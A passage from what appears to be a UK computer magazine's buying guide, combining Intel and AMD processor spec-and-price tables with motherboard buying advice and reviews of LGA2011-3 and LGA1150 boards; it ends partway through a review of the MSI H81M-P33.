	Core i7-4770	Core i7-4770K	Core i7-4771	Core i5-4690	Core i5-4690K	Core i7-4790	Core i7-4790K	Core i7-5820K	Core i7-5930K	Core i7-5960X
Rating	★★★★☆	★★★★☆	★★★★☆	★★★★★	★★★★★	★★★★☆	★★★★☆	★★★★★	★★★★☆	★★★★★
Socket	LGA1150	LGA1150	LGA1150	LGA1150	LGA1150	LGA1150	LGA1150	LGA2011-v3	LGA2011-v3	LGA2011-v3
Cores	Four plus four logical (Hyper-Threading)	Four plus four logical (Hyper-Threading)	Four plus four logical (Hyper-Threading)	Four	Four	Four plus four logical (Hyper-Threading)	Four plus four logical (Hyper-Threading)	Six plus six logical (Hyper-Threading)	Six plus six logical (Hyper-Threading)	Eight plus eight logical (Hyper-Threading)
Frequency (Turbo)	3.4GHz (3.9GHz)	3.5GHz (3.9GHz)	3.5GHz (3.9GHz)	3.5GHz (3.9GHz)	3.5GHz (3.9GHz)	3.6GHz (4GHz)	4GHz (4.4GHz)	3.3GHz (3.6GHz)	3.5GHz (3.7GHz)	3GHz (3.5GHz)
Multiplier	x34	x35	x35	x35	x35	x36	x40	x33	x35	x30
External bus	100MHz	100MHz	100MHz	100MHz	100MHz	100MHz	100MHz	100MHz	100MHz	100MHz
Process	22nm	22nm	22nm	22nm	22nm	22nm	22nm	22nm	22nm	22nm
Level 1 cache	4x 64KB	4x 64KB	4x 64KB	4x 64KB	4x 64KB	4x 64KB	4x 64KB	6x 64KB	6x 64KB	8x 64KB
Level 2 cache	4x 256KB	4x 256KB	4x 256KB	4x 256KB	4x 256KB	4x 256KB	4x 256KB	6x 256KB	6x 256KB	8x 256KB
Level 3 cache	8MB	8MB	8MB	6MB	6MB	8MB	8MB	15MB	15MB	20MB
Supported memory type	DDR3	DDR3	DDR3	DDR3	DDR3	DDR3	DDR3	DDR4	DDR4	DDR4
Power rating (TDP)	84W	84W	84W	84W	88W	84W	88W	140W	140W	140W
Integrated graphics	HD Graphics 4600	HD Graphics 4600	HD Graphics 4600	HD Graphics 4600	HD Graphics 4600	HD Graphics 4600	HD Graphics 4600	None	None	None
Price inc VAT	£242	£277	£258	£173	£190	£245	£269	£311	£466	£827
Supplier	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.scan.co.uk	www.ebuyer.com	www.scan.co.uk
Details	www.intel.com	www.intel.com	www.intel.com	www.intel.com	www.intel.com	www.intel.com	www.intel.com	www.intel.com	www.intel.com	www.intel.com
Part code	BX80646I74770	BX80646I74770K	BX80646I74771	BX80646I54690	BX80646I54690K	BX80646I74790	BX80646I74790K	BX80648I75820K	BX80648I75930K	BX80648I75960X



AMD AM1					AMD AM3+				
							RECOMMENDED		
	AMD	AMD	AMD	AMD	AMD	AMD	AMD	AMD	AMD
	Sempron 2650	Sempron 3850	Athlon 5150	Athlon 5350	FX-4300	FX-4350	FX-6300	FX-6350	FX-8320
Rating	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★★	★★★★☆	★★★★☆
Socket	AM1	AM1	AM1	AM1	AM3+	AM3+	AM3+	AM3+	AM3+
Cores	Two	Four	Four	Four	Four	Four	Six	Six	Eight
Frequency (Turbo)	145GHz	1.3GHz	1.6GHz	2.05GHz	3.8GHz (4GHz)	4.2GHz (4.3GHz)	3.5GHz (4.1GHz)	3.9GHz (4.2GHz)	3.5GHz (4GHz)
Multiplier	x14.5	x13	x16	x20.5	x19	x21	17.5x	x19.5	x17.5
External bus	100MHz	100MHz	100MHz	100MHz	200MHz	200MHz	200MHz	200MHz	200MHz
Process	28nm	28nm	28nm	28nm	32nm	32nm	32nm	32nm	32nm
Level 1 cache	4x 32KB	4x 32KB	4x 32KB	4x 32KB	2x 64KB	2x 64KB	3x 64KB	3x 64KB	4x 64KB
Level 2 cache	1MB	2MB	2MB	2MB	2x 2MB	2x 2MB	3x 2MB	3x 2MB	4x 2MB
Level 3 cache	None	None	None	None	4MB	8MB	8MB	8MB	8MB
Supported memory type	DDR3	DDR3	DDR3	DDR3	DDR3	DDR3	DDR3	DDR3	DDR3
Power rating (TDP)	25W	25W	25W	25W	95W	125W	95W	125W	125W
Integrated graphics	AMD Radeon R3	AMD Radeon R3	AMD Radeon R3	AMD Radeon R3	None	None	None	None	None
Price inc VAT	£22	£29	£29	£37	£61	£75	£81	£100	£110
Supplier	www.scan.co.uk	www.scan.co.uk	www.scan.co.uk	www.scan.co.uk	www.cclonline.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com
Details	www.amd.com	www.amd.com	www.amd.com	www.amd.com	www.amd.com	www.amd.com	www.amd.com	www.amd.com	www.amd.com
Part code	SD2650JAHMBOX	SD3850JAHMBOX	AD5150JAHMBOX	AD5350JAHMBOX	FD4300WMHKBOX	FD4350FRHKBOX	FD6300WMHKBOX	FD6350FRHKBOX	FD8320FRHKBOX

					AMD FM2+				
	BEST BUY		BEST BUY		BEST BUY		BEST BUY		AMD
	AMD	AMD	AMD	AMD	AMD	AMD	AMD	AMD	
	FX-8320E	FX-8350	FX-8370E	FX-9370	FX-9590	A6-7400K	A8-7600	A10-7700K	A10-7800
Rating	★★★★☆	★★★★★	★★★★☆	★★★★★	★★★★☆	★★★★★	★★★★☆	★★★★★	★★★★☆
Socket	AM3+	AM3+	AM3+	AM3+	AM3+	FM2+	FM2+	FM2+	FM2+
Cores	Eight	Eight	Eight	Eight	Eight	Two	Four	Four	Four
Frequency (Turbo)	3.2GHz (4GHz)	4GHz (4.2GHz)	3.3GHz (4.3GHz)	4.4GHz (4.7GHz)	4.7GHz (5GHz)	3.5GHz (3.9GHz)	3.1GHz (3.8GHz)	3.4GHz (3.8GHz)	3.5GHz (3.9GHz)
Multiplier	x16	x20	x16.5	x22	x23.5	x35	x31	x34	x35
External bus	200MHz	200MHz	200MHz	200MHz	200MHz	100MHz	100MHz	100MHz	100MHz
Process	32nm	32nm	32nm	32nm	32nm	28nm	28nm	28nm	28nm
Level 1 cache	4x 64KB	4x 64KB	4x 64KB	4x 64KB	4x 64KB	128KB	256KB	256KB	256KB
Level 2 cache	4x 2MB	4x 2MB	4x 2MB	4x 2MB	4x 2MB	2x 512KB	2x 2MB	2x 2MB	2x 2MB
Level 3 cache	8MB	8MB	8MB	8MB	8MB	None	None	None	None
Supported memory type	DDR3	DDR3	DDR3	DDR3	DDR3	DDR3	DDR3	DDR3	DDR3
Power rating (TDP)	95W	125W	95W	220W	220W	65W	65W	95W	65W
Integrated graphics	None	None	None	None	None	AMD Radeon R5	AMD Radeon R7	AMD Radeon R7	AMD Radeon R7
Price inc VAT	£105	£133	£155	£163	£181	£46	£71	£92	£100
Supplier	www.ebuyer.com	www.scan.co.uk	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com
Details	www.amd.com	www.amd.com	www.amd.com	www.amd.com	www.amd.com	www.amd.com	www.amd.com	www.amd.com	www.amd.com
Part code	FD832EWMHKBOX	FD8350FRHKBOX	FD837EWMHKBOX	FD9370FHKKWOF	FD9590FHKKWOF	AD740KYBJABOX	AD7600YBJABOX	AD770KXBJABOX	AD7800YBJABOX

					AMD FM2				
	BEST BUY								
	AMD	AMD	AMD	AMD	AMD	AMD	AMD	AMD	AMD
	A10-7850K	A4-4000	A4-7300	A6-6400K	A6-6420K	A8-5600K	A10-6700	A10-6790K	A10-6800K
Rating	★★★★☆	★★★★☆	★★★★☆	★★★★★	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆
Socket	FM2+	FM2	FM2	FM2	FM2	FM2	FM2	FM2	FM2
Cores	Four	Two	Two	Two	Two	Four	Four	Four	Four
Frequency (Turbo)	3.7GHz (4GHz)	3GHz (3.2GHz)	3.8GHz (4GHz)	3.9GHz (4.1GHz)	4GHz (4.2GHz)	3.6GHz (3.9GHz)	3.7GHz (4.3GHz)	4GHz (4.3GHz)	4.1GHz (4.4GHz)
Multiplier	x37	x30	x38	x39	x40	x36	x37	x40	x41
External bus	100MHz	100MHz	100MHz	100MHz	100MHz	100MHz	100MHz	100MHz	100MHz
Process	28nm	32nm	28nm	32nm	32nm	32nm	32nm	32nm	32nm
Level 1 cache	256KB	64KB	64KB	64KB	64KB	2x 64KB	2x 64KB	2x 64KB	2x 64KB
Level 2 cache	2x 2MB	1MB	1MB	1MB	1MB	2x 2MB	2x 2MB	2x 2MB	2x 2MB
Level 3 cache	None	None	None	None	None	None	None	None	None
Supported memory type	DDR3	DDR3	DDR3	DDR3	DDR3	DDR3	DDR3	DDR3	DDR3
Power rating (TDP)	95W	65W	65W	65W	65W	100W	65W	100W	100W
Integrated graphics	AMD Radeon R7	AMD Radeon HD 7480D	AMD Radeon HD 8470D	AMD Radeon HD 8470D	AMD Radeon HD 8470D	AMD Radeon HD 7560D	AMD Radeon HD 8670D	AMD Radeon HD 8670D	AMD Radeon HD 8670D
Price inc VAT	£115	£22	£32	£34	£41	£68	£93	£100	£96
Supplier	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com
Details	www.amd.com	www.amd.com	www.amd.com	www.amd.com	www.amd.com	www.amd.com	www.amd.com	www.amd.com	www.amd.com
Part code	AD785KXBJABOX	AD4000OKHLBOX	AD7300OKHLBOX	AD640KOKHLBOX	AD642KOKHLBOX	AD560KWOHJBOX	AD6700OKHLBOX	AD679KWOHLBOX	AD680KWOHLBOX

Prices correct at time of going to press



# BOARDING SCHOOL

## Motherboards

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**ASUS** Z97-E

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**MSI** H81M-P33

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**MSI** 970A-G43

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**ASUS** A68HM-Plus

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**GIGABYTE** GA-F2A88X-D3H

**MSI** A88XM Gaming

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**ASROCK** AM1B-MDH

**MSI** AM1M

Buying a motherboard can be a daunting prospect, but our no-nonsense advice and in-depth reviews of 14 of the latest models will make your job easier

**IF THE PROCESSOR** is the brains of your PC, the motherboard is the beating heart, nervous system and skeleton. Without a motherboard, your precious PC build is just a pile of unconnected bits, useful to nobody.

Buying a motherboard is a complicated decision, not made simpler by the hundreds of variables you have to choose between. However, things aren't quite as impenetrable as they seem and as long as you know a few key pieces of information, it's not hard to buy a product that suits your needs.

You should always start your search for a motherboard after you've chosen what type of processor you're going to use in your new PC. This is because different processors, even from the same manufacturer, have different physical dimensions, connectors and software

compatibility. This means the sockets – a processor's home on the motherboard – and chipsets – the surrounding architecture – are very specific and incompatible.

In this components megatest we've looked at motherboards using five of the most common processor sockets. See the AMD and Intel boxes opposite for manufacturer-specific quirks and compatibility. Otherwise, read on to find out more about how to choose the right motherboard for you.

### FRESH IN THE MEMORY

All but one of the motherboard sockets on review use DDR3 memory. Only LGA2011-3 boards accept the latest DDR4 RAM, which is faster and much more expensive. You should check the upper limits of the RAM speeds



your motherboard can run – manufacturers talk about this in terms of megahertz (MHz) – and buy your memory accordingly.

Most motherboards initially set RAM clock speeds to 1,333MHz, so you'll need to enter the BIOS (by pressing the delete key on startup) and enable either XMP (eXtreme Memory Profile) or AMP (AMD Memory Profile). This will make your fancy, high-speed RAM run at its rated frequency.

All the boards on test here (aside from the AM1 motherboards) support dual-channel memory for faster performance when two, four or eight identical sticks of RAM are inserted. If your motherboard has four or eight slots but you only have two or four sticks of RAM, you must consult the motherboard manual to find out which slots you should be inserting the RAM into. If you insert them into the incorrect slots, your motherboard will emit a beep (if you have a chassis speaker connected) and won't even make it beyond the very first stage of booting.

It's always better to have spare RAM slots, even if you don't have the memory to fill it when you initially buy the board: future expansion should always be taken into account when building a PC.

### WATCH THE CLOCK

Most motherboards let you adjust the clock speed and voltages of the CPU and RAM. This should be done with extreme caution as it's easy to overdo it and permanently damage components. In our reviews we don't go into detail about how to overclock, but we do mention any automatic overclocking features provided in the motherboard's BIOS. We also tell you how much of a performance increase we were able to get in our benchmarks.

### TOP OF THE FORM

Motherboards are most commonly found in ATX and microATX form factors. Both ATX and microATX boards fit into ATX cases, but only microATX boards fit into microATX cases.

MicroATX boards are normally cheaper than full-size ATX boards, so if you're on a budget and don't plan on adding more hardware in the future, they can be a great choice. The only problem these boards sometimes have is a very cramped design, particularly on the back panel where video outputs and USB ports are found. We'll mention any awkward designs in our reviews.

### STORAGE

Any PC build has at least one disk drive, and many have two or more. Optical drives, hard disks and SSDs need to be connected to the motherboard using SATA cables. All the motherboards on test here have the latest SATA3 connectors, which are backwards-compatible with SATA2 devices. Realistically, only SSDs get a speed boost from the performance increase between SATA2 and SATA3 (sometimes confusingly called SATA 3GB/s and SATA 6GB/s respectively).

If you have an SSD, make sure you connect it to one of your motherboard's SATA3 ports. Mechanical hard disks and optical drives won't benefit from SATA3 speeds, so you can connect them to any SATA port you like.

### EXPRESS YOURSELF

PCI Express (PCI-E) slots are most commonly used for graphics cards, which require x16-sized slots. Confusingly, not all x16 slots run at x16 speeds, with some only getting x8 or x4 speeds. Always connect your graphics card to the highest-rated PCI-E slot for

maximum performance. Some motherboards have multiple PCI-E x16 connectors and support multiple graphics cards via Nvidia SLI or AMD CrossFire. While it's possible to have multi-GPU setups on a lot of motherboards, some of them slow down their PCI-E slots when two devices are connected, so you should choose a board that retains at least x8 speeds when two cards are connected if you want to maximise performance.

You'll also find PCI-E x1 slots on your motherboard for smaller expansion cards such as wireless cards, but you can connect these smaller devices to larger PCI-E slots as well if there's no room. Most motherboards also have one or two legacy PCI slots for expansion cards used for FireWire connectors and additional USB ports.

### SOUND EXCUSE

All motherboards have audio outputs through 3.5mm jacks, optical audio (S/PDIF) or HDMI. If your board has only three 3.5mm jacks, you can output to 5.1 surround sound systems but you won't be able to connect audio inputs at the same time. If you're going for a surround sound setup, look for a motherboard with six 3.5mm jacks or an HDMI port.

### TO USB OR NOT TO USB

All motherboards have USB connectors on the back and have headers on the board for you to connect to the USB ports on your PC case. USB3 ports are faster, but slower USB ports are fine for simple devices such as keyboards and mice. We prefer having plenty of USB3 headers because they allow for high-speed storage devices to be connected to the front of your case rather than having to plug them in awkwardly at the rear.

## INTEL Processors

### SOCKETS

Intel's sockets are LGA2011-3 and LGA1150. The former accommodates only its most powerful fifth-generation Core i7 Haswell-E processors, while LGA1150 is designed for Intel's common Haswell and yet-to-be-released Broadwell processors, most often Core i3, i5 and i7, but also including cheaper Celeron and Pentium chips and more expensive Xeon processors.

Just because your processor is labelled Core i3, i5 or i7 doesn't mean your processor is compatible with LGA1150 motherboards; older Sandy Bridge and Ivy Bridge processors need an LGA1155 motherboard. We've only reviewed LGA2011-3 and LGA1150 boards here as they're the latest technology for a new PC build.

### CHIPSETS

There are other caveats with Intel's processors. Fifth-generation Broadwell processors, when they eventually appear, will require a board using a 9-series chipset (H97 and Z97 are the only ones currently available). Fourth-generation Haswell processors, meanwhile, work with 8-series (Z87, H81 and so on) and 9-series chipset motherboards. The cheapest motherboards that support the LGA1150 sockets start at around £35.

Haswell-E LGA2011-3 socket processors are a little simpler to fathom: currently only X99 chipset motherboards support them, and these start at around £180.

## AMD Processors

### SOCKETS

Three AMD sockets are represented in this test: AM3+, FM2+ and AM1, and each is relatively simple in terms of compatibility. If you have an older AMD A-Series using the FM2 socket, you're in luck because FM2+ motherboards are backwards-compatible (not with FM1 chips, though). This means you can buy an FM2+ motherboard today and upgrade to an FM2+ processor later.

AM3+ also has some backwards-compatibility: you can use older AM3 (FX-series) processors in these motherboards.

Finally, AMD's newest socket AM1 is very simple as there's only one generation to choose from. The socket and chipset is simple and amazingly cheap, and we've reviewed a couple of motherboards to show you what you can get for under £30.

### CHIPSETS

FM2+ chipsets are fairly simple, starting with the cheapest A58 boards (AMD recommends A4 and A6 processors), moving up to A68H (A4 and A6 recommended), A78 (A6 and A8 recommended) and A88X (A8 and A10 recommended). The top-end A88X motherboards aren't hugely expensive, so we have three of these great-value boards on test alongside an A68H chipset board.

AM3+ chips (FX-series) have four 9-series chipsets available: 970, 980G, 990X and 990FX. We tested two 970 chipset boards, which offer good value, if not the ultimate in performance.

## ASUS X99-A

COMPUTER  
SHOPPER  
RECOMMENDED

★★★★★

£195 inc VAT • From [www.dabs.com](http://www.dabs.com)

## VERDICT

A good-value LGA2011-3 board that's a great choice for enthusiasts

**AS WITH ALL** X99-based motherboards, the X99-A has eight DDR4 memory slots that can accommodate up to 64GB of RAM, and it supports memory overclocked to 3,200MHz. As for expansion slots, the X99-A has four PCI-E x16 slots and two PCI-E x1 slots, but the first PCI-E x1 slot will be obscured if you fit a double-height graphics card, as many people will. Three of the PCI-E x16 slots conform to the PCI-E 3.0 standard, while the other is PCI-E 2.0 and runs a maximum speed of x4.

It's also worth noting that your choice of processor will have an effect on the speeds at which the PCI-E x16 slots run if you install multiple graphics cards. If you install the Intel Core i7-5820K, which can only support 28 PCI-E lanes, one card will run at x16 and the other at x8 if you install two graphics cards, and x16, x8 and x4 if you install three graphics cards. If you install any other Haswell-E processor, then the slots will run at x16 if you install two graphics cards and x16, x16 and x8 if you install three cards.

There are eight SATA3 connectors, so you'll have no trouble connecting hard disks, SSDs and optical drives, but even better is an M.2 socket and a SATA Express port. There are plenty of ports, too, especially mid-board, with two USB3 headers, two USB headers and a Thunderbolt header. At the back, there are six USB3 ports, four USB ports, a PS/2 connector, five analogue audio ports, a Gigabit Ethernet port and an optical S/PDIF port.

One thing we like to see on a motherboard is a good set of diagnostic and control buttons, and while the X99-A is a bit bare in that regard, it does have power and reset buttons on the board, along with a display that gives out diagnostic codes. All of these are a boon if you're planning on overclocking or testing your PC out of the case or with your case's side panel off.

Performance with our reference 3GHz Intel Core i7-5960X processor was as we had expected, with an overall benchmark score of 206 putting it alongside the MSI X99S SLI

Plus in terms of performance. The automatic overclocking we applied gave us a decent performance boost up to a score of 229, but careful tweaking could surely yield a lot more if you have the time and know-how to do a manual overclock.

The Asus X99-A is a superb LGA2011-3 motherboard for enthusiasts. Since we last reviewed it, other boards such as the MSI X99S SLI Plus have come along and undercut the X99-A on price, but it remains a great choice. However, MSI's motherboard gets the Best Buy award this time around thanks to its lower price.



## SPECIFICATIONS

PROCESSOR SOCKET LGA2011-3 • DIMENSIONS 305x244mm • CHIPSET Intel X99 • MEMORY SLOTS 8 • PCI-E X16 SLOTS 4 • PCI-E X1 SLOTS 2 • PCI SLOTS 0 • USB PORTS 4x USB, 6x USB3 • VIDEO OUTPUTS None • WARRANTY One year RTB • DETAILS [www.asus.com/uk](http://www.asus.com/uk) • PART CODE 90MB0K50-M0EAY0

## MSI X99S SLI Plus

COMPUTER  
SHOPPER  
BEST BUY

★★★★★

£180 inc VAT • From [www.ebuyer.com](http://www.ebuyer.com)

## VERDICT

A terrific-value LGA2011-3 motherboard with all the expansion and overclocking features you could want

**THE ENTHUSIAST COMPUTING** market peaks with Intel's powerful and eye-wateringly expensive Haswell-E processors. Accordingly, the motherboard market has responded with a selection of ultra-expensive LGA2011-3 boards. However, there are some great boards on offer for under £200, too, and MSI's X99S SLI Plus is one of the most keenly priced.

While the MSI X99S SLI Plus costs less than its rivals, there's still plenty to like. It has 10 SATA3 ports and supports 128GB of DDR4 RAM overclocked to 3,333MHz. There are plenty of USB ports, with eight USB3 ports (plus four further headers) and two USB ports (plus four headers).

The motherboard's UEFI BIOS is relatively straightforward for newcomers, but offers plenty of complex customisation for more experienced users. The most important aspect of any enthusiasts' board is overclocking and how easy it is. If you want a powerful PC but don't want to take the risk of damaging your components with a major overclock, MSI has

you covered with its OC Genie tool. You can either activate it in the BIOS or use the button located on the board itself.

In our tests with the eight-core, 3GHz Intel Core i7-5960X and 8GB of 2,400MHz DDR4 memory it returned an overall score of 207, which is what we'd expect from this setup. Using the OC Genie tool, which upped the processor clock speed to 3.7GHz, it returned a blistering overall score of 229.

The board is easy to work with because it makes great use of the large ATX form factor. There are plenty of gaps between ports and connectors both at the rear of the board and on the PCB itself, and the SATA3 ports point sideways and upwards, which should suit all case types and system-building workflows. Six of the ports support multiple hard disks in RAID modes 0, 1, 5 and 10, while the final four don't. Make sure you know which ports you're connecting your RAID disks to before you start by consulting the manual. Two of the SATA3 ports can also be used for high-speed

SATA Express setups, although setting up a SATA Express connection will disable one of the PCI-E slots in order to accommodate it. There's also an M.2 module for high-performance solid-state storage.

The three PCI-E x16 slots support three-way graphics card setups for AMD's CrossFire and Nvidia's SLI technologies.

The MSI X99S SLI Plus is a great-value LGA2011-3 motherboard that offers all the features you could possibly want for under £200. It's the perfect board for an ultra-high performance PC and beats Asus's X99-A thanks to its lower price.



## SPECIFICATIONS

PROCESSOR SOCKET LGA2011-3 • DIMENSIONS 205x244mm • CHIPSET X99 • MEMORY SLOTS 8 • PCI-E X16 SLOTS 4 • PCI-E X1 SLOTS 2 • PCI SLOTS 0 • USB PORTS 2x USB, 8x USB3 • VIDEO OUTPUTS None • WARRANTY One year RTB • DETAILS [www.msi.com](http://www.msi.com) • PART CODE 911-7885-007



## ASROCK Z97 Extreme6

COMPUTER  
SHOPPER  
RECOMMENDED



£140 inc VAT • From [www.ebuyer.com](http://www.ebuyer.com)

### VERDICT

A superb enthusiast's board, but only for those who are serious about overclocking

**THE LGA1150 ASROCK Z97 Extreme6** is a motherboard for high-end systems with overclocking at the very top of its ambitions. It uses the Intel Z97 chipset, meaning it has plenty of room for high-performance components and later expansion if required.

Its UEFI BIOS isn't as friendly to use as the menus found on cheaper, overclock-friendly motherboards, although there is an automatic mode that's unhelpfully called 'Advanced Turbo'. There were two options available for the Intel Core i5-4670K we were using: Advanced Turbo 20 or 30. The first mode, 20, overclocked the processor to 4.4GHz, giving it an overall score of 122 in our benchmarks, while mode 30 overclocked the processor to 4.6GHz, peaking at a score of 135 for the image-rendering test, before overheating and crashing in the video conversion segment due to a lack of suitable cooling.

This is representative of the type of overclocking ASRock expects you to be doing, and it should only be conducted with caution

and the right equipment: ASRock's BIOS won't hold your hand and pull you back if you overclock your machine into oblivion.

With no overclocking applied, the motherboard performed as expected, with our benchmark chip scoring 100 overall; but to keep your processor and RAM at stock speeds would be a gross underuse of this expensive motherboard's capabilities.

Ports are suitably generous, with an impressive 10 SATA3 ports. Six of these ports support multiple drives in RAID modes 0, 1, 5 and 10, as well as Intel Rapid Storage and Smart Response (SSD caching). Two of them also double up as a SATA Express port, or will become inactive if you choose to use M.2 flash storage using the connector on the front of the board (M.2 and SATA Express use the same PCI-E lanes on Z97 motherboards).

The two full-speed PCI-E x16 slots on the board are ready for dual graphics setups from either Nvidia (SLI) or AMD (CrossFireX), so even if you don't want to buy two graphics

cards now, you can easily expand your setup in the future. If you choose to use your CPU's on-board graphics, there are DVI, HDMI and DisplayPort connectors. There are two Gigabit Ethernet ports at the rear: one made by Intel and one by Realtek, and there are five 3.5mm audio jacks and an optical audio connector.

The ASRock Z97 Extreme6 is a great motherboard for enthusiasts, but you'll need to make sure you have a processor, a cooling system and a fair amount of expertise to make the most of it. If you don't have overclocking ambitions, opt for something cheaper, such as the Asus Z97-E.

### SPECIFICATIONS

PROCESSOR SOCKET LGA1150 • DIMENSIONS 303x243mm  
• CHIPSET Z97 • MEMORY SLOTS 4 • PCI-E X16 SLOTS 2 •  
PCI-E X1 SLOTS 2 • PCI SLOTS 0 • USB PORTS 6x USB3 •  
VIDEO OUTPUTS DVI, DisplayPort, HDMI •  
WARRANTY One year RTB • DETAILS [www.asrock.com](http://www.asrock.com) •  
PART CODE 90-MXGTE0-A0UAY1Z



## ASUS Z97-E

COMPUTER  
SHOPPER  
RECOMMENDED



£101 inc VAT • From [www.dabs.com](http://www.dabs.com)

### VERDICT

Keenly priced with great automatic overclocking, this is a well-priced entry-level LGA1150 motherboard

**THE LGA1150 ASUS Z97-E** is a well-priced ATX board, with lots of room expansion both in terms of SATA storage and PCI-E hardware. With the Z97 chipset comes support for extremely high-performance storage including SATA Express (SATA 3.2) and M.2 flash storage. While the former is very much a form of future-proofing, you can buy M.2 flash storage today, although it's expensive.

There are six SATA3 connectors, including two that can also be used for SATA Express pointing awkwardly to the side, and four more facing forward at the bottom of the board.

There are two PCI-E x16 slots 55mm apart. Individually they run at x16 speeds but if you connect a second graphics card for an AMD CrossFireX or Nvidia SLI setup, they both run at x8 speeds. One of the two PCI x1 slots between the two x16 slots will be blocked by any graphics cards, but there is a third x1 slot above the x16 slots for any extra expansion hardware you may want to add. There are also two legacy PCI slots below the second PCI-E

x16 slot, but if you run a dual-graphics setup both of these will likely be obstructed, too.

As well as the four USB3 and two USB ports at the rear of the board, there are also headers on the board itself, providing two more USB3 ports if you have ports available on the front of your case. If you choose not to use a discrete graphics card or you need to remove a card for troubleshooting purposes, the Z97-E has DVI, VGA and HDMI outputs.

Performance was as we expected. With a quad-core Intel Core i5-4670K clocked at 3.4GHz and 8GB of DDR3 RAM it scored 103 in our new, tougher 4K benchmarks. However, using Asus' EZ Tuning Wizard, you can get some great overclocking results with minimal effort. The UEFI BIOS is easy to use, and an effective overclock is just three or four clicks away. Simply tell the motherboard you're going to be doing media work or gaming and what kind of heatsink you have and, based on that and the components you're using, it will apply an overclock it thinks will be stable. In

our case, it overclocked our processor to 4.4GHz, with a benchmark score of 120.

Aside from a slightly different range of ports, the Z97-E is the same as its more expensive sibling, the Z97-A. Whether the £10-£20 saving is worth losing optical audio and a few advanced BIOS and overclocking features will be down to your own needs, but it seems a bit tight to lose potentially useful features for the sake of a tenner. Either way, the Asus Z97-E is a spacious and easy-to-use motherboard with excellent overclocking features. If you're building a modest PC with LGA1150 hardware, it's a great choice.

### SPECIFICATIONS

PROCESSOR SOCKET LGA1150 • DIMENSIONS 305x218mm  
• CHIPSET Z97 • MEMORY SLOTS 4 • PCI-E X16 SLOTS 2 •  
PCI-E X1 SLOTS 3 • PCI SLOTS 2 • USB PORTS 2x USB, 4x  
USB3 • VIDEO OUTPUTS HDMI, DVI, VGA •  
WARRANTY Three years RTB • DETAILS [www.asus.com/uk](http://www.asus.com/uk) •  
PART CODE 90MB0KX0-M0EAY5

## ASUS B85M-G



£51 inc VAT • From [www.ebuyer.com](http://www.ebuyer.com)

### VERDICT

A compact LGA1150 motherboard for a reasonable price, but it is quite basic

**MICROATX MOTHERBOARDS ARE** great for building smaller PCs and they're often a lot cheaper than full-sized ATX boards, at the expense of some features and ports. Even so, there's generally enough expansion for most people, as the Asus B85M-G shows.

You get a total of four USB3 connectors, with two at the rear of the board and two mid-board for connecting to the front panels of your case. A further four USB ports are at the rear, with another four at mid-board.

There are also four SATA3 connectors, but only one of them faces upwards, with the other three off to the side. If your microATX case is very compact without much clearance on the right of the motherboard, this may be a problem if you have more than one SSD. Otherwise, it shouldn't be a major issue.

A single PCI-E x16 slot can be found on the front of the board, enough for a single graphics card. If you install anything but the thinnest of graphics cards, you'll find one of the two PCI-E x1 slots below the x16 slot will

be obstructed. The second and lower slot should be fine, so any smaller expansion cards such as wireless cards will still fit nicely. There's another problem with installing a graphics card: if you want to remove it later, accessing the lever that allows you to remove it is difficult because it's located in a small gap between the RAM slots. We needed a screwdriver to poke the lever out of the way when removing the graphics card.

Four memory slots are provided for a maximum of 32GB of DDR3 RAM. Despite the colouring of the slots, you should place RAM sticks in consecutive rather than alternate slots; the latter will result in your computer failing to boot or running in single-channel mode. There are no lights on the board to let you know if there are any issues, which is a feature we find comforting and also very useful for troubleshooting RAM and PSUs.

If you don't want to install a graphics card, there are VGA, DVI and HDMI outputs. The DVI and VGA ports can support Full HD

resolutions at 60Hz, while the HDMI port can manage 4,096x2,160 pixels at a jerky 24Hz or 2,560x1,600 at 60Hz.

Performance with our benchmark hardware on board was in line with our expectations, scoring 101 overall. There are no automatic overclocking options that you'd find on more expensive boards; just 'optimal' settings in the friendly, but basic, UEFI BIOS.

The Asus B85M-G is a competent and basic microATX motherboard. If you need more ports and overclocking options, go for the Asus Z97-E instead, but for simple builds this is a great choice.

### SPECIFICATIONS

PROCESSOR SOCKET LGA1150 • DIMENSIONS 233x193mm •  
CHIPSET B85 • MEMORY SLOTS 4 • PCI-E X16 SLOTS 1 •  
PCI-E X1 SLOTS 2 • PCI SLOTS 0 • USB PORTS 4x USB,  
2x USB3 • VIDEO OUTPUTS VGA, DVI, HDMI •  
WARRANTY One year RTB • DETAILS [www.asus.com/uk](http://www.asus.com/uk) •  
PART CODE 90MB0G50-M0EAY5



## MSI H81M-P33



£32 inc VAT • From [www.ebuyer.com](http://www.ebuyer.com)

### VERDICT

A very cheap microATX LGA1150 motherboard, but a very cramped design limits its appeal

**IF YOU'RE LOOKING** to build a powerful but small media centre PC or compact workstation, the MSI H81M-P33 microATX LGA1150 motherboard certainly looks tempting, particularly at this low price.

It has everything you need, although there are some design issues that compromise the board. The first issue is around the back of the board, where the rear-facing ports are so tightly packed together that some of them become unusable if a device is plugged in next to it. For example, the DVI port – which you'll probably use if you choose not to install a PCI-E graphics card – is so close to the two USB3 ports they both become unusable for all but the smallest of connectors. The same is true on the other side of these USB3 connectors: there are two more USB ports that, again, encroach on the USB ports if you plug in even a normal-sized USB connector.

The problem is made worse again by a bootup bug that resulted in 'error 9C' when we had USB devices connected in certain

combinations: a USB disk and a USB keyboard and mouse plugged into various USB and USB3 ports meant our motherboard wouldn't POST and left us scratching our heads.

There's no relief mid-board, either: there aren't any USB3 headers so you'll be stuck with slow USB connectors even if your case's front panel has USB3 connectors.

There's a PCI-E slot that runs at x16 speeds for a graphics card. Even if you install a double-height card, the PCI-E x1 slot below it is not obstructed, so you'll easily be able to fit a PCI-E wireless card or other expansion hardware, although it's a bit of a squeeze.

